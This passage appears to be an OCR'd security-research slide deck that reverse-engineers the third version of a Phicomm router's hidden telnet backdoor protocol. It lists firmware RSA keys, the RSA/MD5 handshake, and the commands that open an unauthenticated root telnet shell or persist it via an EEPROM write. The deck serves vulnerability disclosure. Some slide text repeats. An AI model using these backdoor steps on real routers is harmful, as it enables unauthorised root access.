If BACKDOOR_KEY matches PERM_KEY then call **system("iwpriv ra0 e2p 26=7010")**, writing the bytes [HEX: 7010] to **EEPROM**, at offset 0x26 (virtual address 0x40026). This code will instruct the **telnetd_startup** daemon to launch **telnetd -l /bin/login.sh** on boot.

DEMO TIME
Part Deux


Backdoor Protocol: Version 3

(Back where we started.)

This seems to be when it dawned on Phicomm that the internet is slow to forget a leaked private key, and that it was time to switch things up.


The third version of the protocol includes the ABCDEF1234 → DEVICE_ID exchange, and each device ID seems to have its *own* pair of RSA keys.

The public key is baked into the telnetd_startup binary, and the private key seems, in each case, to have been successfully kept as a secret, but is presumably used by officials (?) to gain a root shell on the router.



```
user1@shrine-of-the-demo-gods:~/projects/backdoor-lockpick/demo$ find . -path "*bin/telnetd_startup" -exec strings -f -t x -n 256 {} \;

./fw/K3C.32.1.22.113/usr/bin/telnetd_startup:     4ab8 CC232B9BB06C49EA1BDD0DE1EF9926872B3B16694AC677C8C581E1B4F59128912CBB92EB363990FAE43
569778B58FA170FB1EBF3D1E88B7F6BA3DC47E59CF5F3C3064F62E504A12C5240FB85BE727316C10EFF23CB2DCE973376D0CB6158C72F6529A9012786000D820443CA44F9
F445ED4ED0344AC2B1F6CC124D9ED309A519
./fw/K2GA1.22.6.3.20/usr/bin/telnetd_startup:     4330 E541A631680C453DF31591A6E29382BC5EAC969DCFDBBCEA64CB49CBE36578845C507BF5E7A6BCD724A
FA7063CA754826E8D13DBA18A2359EB54B5BE3368158824EA316A495DDC3059C478B41ABF6B388451D38F3C6650CDB4590C1208B91F688D0393241898C1F05A6D500C7066
298C6BA2EF310F6DB2E7AF52829E9F858691
./fw/K2.22.5.9.163/usr/bin/telnetd_startup:     3ef0 CC232B9BB06C49EA1BDD0DE1EF9926872B3B16694AC677C8C581E1B4F59128912CBB92EB363990FAE4356
9778B58FA170FB1EBF3D1E88B7F6BA3DC47E59CF5F3C3064F62E504A12C5240FB85BE727316C10EFF23CB2DCE973376D0CB6158C72F6529A9012786000D820443CA44F9F4
45ED4ED0344AC2B1F6CC124D9ED309A519
./fw/K2.22.5.9.163/usr/bin/telnetd_startup:     3ff4 9FC8FFBF53AECF8461DEFB98D81486A5D2DEE341F377BA16FB1218FBAE23BB1F3766732F8D382E15543FC
2980208D968E7AE1AC4B48F53719F6D9964E583A0B791150B9C0C354143AE285567D8C042240CA8D7A6446E49CCAF575ACC63C55BAC8CF5B6A77DEE0580E50C2BFEB62C06
ACA49E0FD0831D1BB0CB72BC9B565313C9
./fw/K3C.33.1.25.177--international/usr/bin/telnetd_startup:     4ab8 CC232B9BB06C49EA1BDD0DE1EF9926872B3B16694AC677C8C581E1B4F59128912CBB
92EB363990FAE43569778B58FA170FB1EBF3D1E88B7F6BA3DC47E59CF5F3C3064F62E504A12C5240FB85BE727316C10EFF23CB2DCE973376D0CB6158C72F6529A90127860
00D820443CA44F9F445ED4ED0344AC2B1F6CC124D9ED309A519
./fw/K2A7.22.6.506.28/usr/bin/telnetd_startup:     4160 CC232B9BB06C49EA1BDD0DE1EF9926872B3B16694AC677C8C581E1B4F59128912CBB92EB363990FAE4
3569778B58FA170FB1EBF3D1E88B7F6BA3DC47E59CF5F3C3064F62E504A12C5240FB85BE727316C10EFF23CB2DCE973376D0CB6158C72F6529A9012786000D820443CA44F
9F445ED4ED0344AC2B1F6CC124D9ED309A519
./fw/K3.21.5.27.246/usr/sbin/telnetd_startup:     3cf0 CC232B9BB06C49EA1BDD0DE1EF9926872B3B16694AC677C8C581E1B4F59128912CBB92EB363990FAE43
569778B58FA170FB1EBF3D1E88B7F6BA3DC47E59CF5F3C3064F62E504A12C5240FB85BE727316C10EFF23CB2DCE973376D0CB6158C72F6529A9012786000D820443CA44F9
F445ED4ED0344AC2B1F6CC124D9ED309A519
./fw/K3C.32.1.45.267/usr/bin/telnetd_startup:     4d58 E7FFD1A1BB9834966763D1175CFBF1BA2DF53A004B62977E5B985DFFD6D43785E5BCA088A6417BAF070
BCE199B043C24B03BCEB970D7E47EEBA7F59D2BE4764DD8F06DB8E0E2945C912F52CB31C56C8349B689198C4A0D88FD029CCECDDFF9C1491FFB7893C11FAD69987DBA15FF
11C7F1D570963FA3825B6AE92815388B3E03
./fw/K3C.32.1.15.93/usr/bin/telnetd_startup:     44e8 CC232B9BB06C49EA1BDD0DE1EF9926872B3B16694AC677C8C581E1B4F59128912CBB92EB363990FAE435
69778B58FA170FB1EBF3D1E88B7F6BA3DC47E59CF5F3C3064F62E504A12C5240FB85BE727316C10EFF23CB2DCE973376D0CB6158C72F6529A9012786000D820443CA44F9F
445ED4ED0344AC2B1F6CC124D9ED309A519
./fw/K3C.32.1.15.93/usr/bin/telnetd_startup:     45ec 9FC8FFBF53AECF8461DEFB98D81486A5D2DEE341F377BA16FB1218FBAE23BB1F3766732F8D382E15543F
C2980208D968E7AE1AC4B48F53719F6D9964E583A0B791150B9C0C354143AE285567D8C042240CA8D7A6446E49CCAF575ACC63C55BAC8CF5B6A77DEE0580E50C2BFEB62C0
6ACA49E0FD0831D1BB0CB72BC9B565313C9
./fw/K3P.20.4.1.7/usr/bin/telnetd_startup:     4150 CC232B9BB06C49EA1BDD0DE1EF9926872B3B16694AC677C8C581E1B4F59128912CBB92EB363990FAE43569
778B58FA170FB1EBF3D1E88B7F6BA3DC47E59CF5F3C3064F62E504A12C5240FB85BE727316C10EFF23CB2DCE973376D0CB6158C72F6529A9012786000D820443CA44F9F44
5ED4ED0344AC2B1F6CC124D9ED309A519
user1@shrine-of-the-demo-gods:~/projects/backdoor-lockpick/demo$ 
[0] 0:bash  1:ssh- 2:bash*
```

Phicomm's Backdoor Protocol: Version 3 (2018 onward)



Send the token "ABCDEF1234"

compute and return DEVICE_IDENTIFYING_HASH

Reply with DEVICE_IDENTIFYING_HASH


Produce a random 32-byte message called NONCE, and encrypt it with the **PRIVATE KEY** for the device the DEVICE_IDENTIFYING_HASH identifies. Store the result as ENCRYPTED_NONCE.

Send ENCRYPTED_NONCE to Server

Decrypt ENCRYPTED_NONCE with **RSA_public_decrypt()** and store result as DECRYPTED_NONCE

Generate a string of 31 random, printable characters (between ASCII codes 0x21 and 0x7e) and store the result as SECRET_PLAINTEXT

Encrypt SECRET_PLAINTEXT with **RSA_public_encrypt()** using the hardcoded, 1024-bit public RSA key, with the **RSA_NO_PADDING** option set ("Textbook RSA").



Generate a string of 31 random, printable characters (between ASCII codes 0x21 and 0x7e) and store the result as SECRET_PLAINTEXT

Encrypt SECRET_PLAINTEXT with **RSA_public_encrypt()** using the hardcoded, 1024-bit public RSA key, with the **RSA_NO_PADDING** option set ("Textbook RSA").

Store the 128-byte result as CHALLENGE_CIPHERTEXT

Send 128-byte CHALLENGE_CIPHERTEXT to Client


XOR SECRET_PLAINTEXT with the first 31 bytes of DECRYPTED_NONCE, and store the result in MASKED_SECRET.

Decrypt the CHALLENGE_CIPHERTEXT with the correct **PRIVATE KEY** and XOR the result with the unencrypted NONCE. The Client now possesses the MASKED_SECRET.

Create two ephemeral passwords by calling **sprintf(**RAW_TEMP_KEY, "%s+TEMP", MASKED_SECRET**)**, and **sprintf(**RAW_PERM_KEY, "%s+PERM", MASKED_SECRET**)**, respectively.

(Note the format string.)

Compute the **MD5** hashes of RAW_TEMP_KEY and RAW_PERM_KEY and store the 16-byte results as TEMP_KEY and PERM_KEY,



and store the 16-byte results as TEMP_KEY and PERM_KEY, respectively.

The Client is now expected to append one of two suffixes to MASKED_SECRET:

- "+TEMP", to launch a **telnetd** session that will last until the router is rebooted, *or*
- "+PERM", to write a flag to a physical volume, which the **telnetd_startup** daemon will check for when the system is rebooted, and launch **telnetd** if it finds it.

Store the result in RAW_KEY.

Compute the **MD5** hash of RAW_KEY, and store the result in BACKDOOR_KEY.

Send BACKDOOR_KEY to Server

If BACKDOOR_KEY matches TEMP_KEY then call **system("telnetd -l /bin/login.sh")**, launching an unencrypted **telnetd** shell as **root**. No credentials are required to log into this shell.

